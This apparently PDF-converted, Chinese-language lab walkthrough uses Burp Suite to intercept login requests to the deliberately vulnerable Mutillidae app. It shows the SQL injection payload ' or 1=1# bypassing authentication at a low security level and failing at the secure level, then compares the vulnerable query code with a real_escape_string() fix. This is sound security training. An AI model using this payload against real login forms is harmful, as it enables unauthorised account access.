
Dont have an account? [Please register here](#)

Forward Drop Intercept is on Action Open browser


Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=login.php HTTP/1.1
2 Host: 192.168.10.131
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 57
9 Origin: http://192.168.10.131
10 Connection: close
11 Referer: http://192.168.10.131/mutillidae/index.php?page=login.php
12 Cookie: PHPSESSID=364b5c42f0aa6b189591d4f781496529
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=aaa&login-php-submit-button=Login
```

代表可以在這邊修改語法繞過偵測登入



在密碼後增加 ' or 1=1#



點選 Forward

Request to http://192.168.10.131:80

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=login.php HTTP/1.1
2 Host: 192.168.10.131
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 57
9 Origin: http://192.168.10.131
10 Connection: close
11 Referer: http://192.168.10.131/mutillidae/index.php?page=login.php
12 Cookie: PHPSESSID=364b5c42f0aa6b189591d4f781496529
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=aaa' or 1=1#&login-submit-button>Login
```

成功繞過登入

The screenshot displays the Mutillidae web application interface. At the top, a purple header bar contains the text "Security Level: 1 (Arrogant)", "Hints: Disabled (0 - I try harder) (Monkey!)", and "Logged In Admin: admin" (the latter is highlighted with a red rectangle). Below this is a dark navigation bar with links: "Home", "Logout", "Toggle Security", "Reset DB", "View Log", and "View Captured Data". The main content area features a grey box with the title "Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10". Underneath, a section titled "Latest Version / Installation" lists several links: "Latest Version", "Installation Instructions", "Usage Instructions", "Get rid of those pesky PHP errors", "Change Log", and "Notes". At the bottom, a grey box contains the text "Samurai WTF and Backtrack contains all the tools needed or you may build your own collection". To the left of this text is a small image of a samurai sword, and to the right is a small image of a person's face.

Security Level: 1 (Arrogant) Hints: Disabled (0 - I try harder) (Monkey!) **Logged In Admin: admin**

Home Logout Toggle Security Reset DB View Log View Captured Data

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10


Latest Version / Installation

- [Latest Version](#)
- [Installation Instructions](#)
- [Usage Instructions](#)
- [Get rid of those pesky PHP errors](#)
- [Change Log](#)
- [Notes](#)

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

4. 登入頁面的SQL注入防範

將安全等級調整至 Level 5




The screenshot displays a web application interface with a top navigation bar and a left sidebar. The top bar includes the version (2.1.19), the current security level (Level 5, Secure), hints status (Disabled), and login status (Not Logged In). Below this is a secondary navigation bar with links for Home, Login/Register, Toggle Security, Reset DB, View Log, and View Captured Data. The left sidebar contains a menu with links to Core Controls, OWASP Top 10, Others, Documentation, and Resources, along with a logo and site information. The main content area features a 'Login' header, a 'Back' button with a blue arrow, and a 'Please sign-in' section with input fields for Name and Password, and a Login button. A link for users without an account is also present.


Version: 2.1.19 **Security Level: 5 (Secure)** Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Security Reset DB View Log View Captured Data

Core Controls ▶
OWASP Top 10 ▶
Others ▶
Documentation ▶
Resources ▶


Site
hacked...err...quality-
tested with Samurai

Login

 **Back**

Please sign-in

Name

Password

Dont have an account? [Please register here](#)

依照前面所測試

Body parameter

Name	password
Value	aaa' or 1=1#
Decoded from:	URL encoding ▼
	aaa' or 1=1#


Forward Drop Intercept is on Action Open browser Com

Pretty Raw Hex

```
1 POST /mutillidae/index.php?page=login.php HTTP/1.1
2 Host: 192.168.10.131
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 57
9 Origin: http://192.168.10.131
10 Connection: close
11 Referer: http://192.168.10.131/mutillidae/index.php?page=login.php
12 Cookie: showhints=0; PHPSESSID=364b5c42f0aa6b189591d4f781496529
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=aaa' or 1=1#&login-php-submit-button=Login
```

已無法繞過

Login

 **Back**

Authentication Error: Bad user name or password

Please sign-in

Name

Password

Login

Dont have an account? [Please register here](#)

查看 Source Code

- `real_escape_string()`: 移除單引號、符號等等，只會剩字，並且都有加上單引號強制為字串，因此不會被認為是程式語法，但只要沒有加上單引號，依舊可以成功注入。
- 不是最好的保護方式，但是臨時保護網站的好方法，可預防大部分的注入攻擊

```
$query = "SELECT * FROM accounts WHERE username='".  
          $username.  
          "' AND password='".  
          $password.  
          "'";  
  
$query = "SELECT * FROM accounts WHERE username='".  
          $conn->real_escape_string($username) .  
          "' AND password='".  
          $conn->real_escape_string($password).  
          "'";
```

End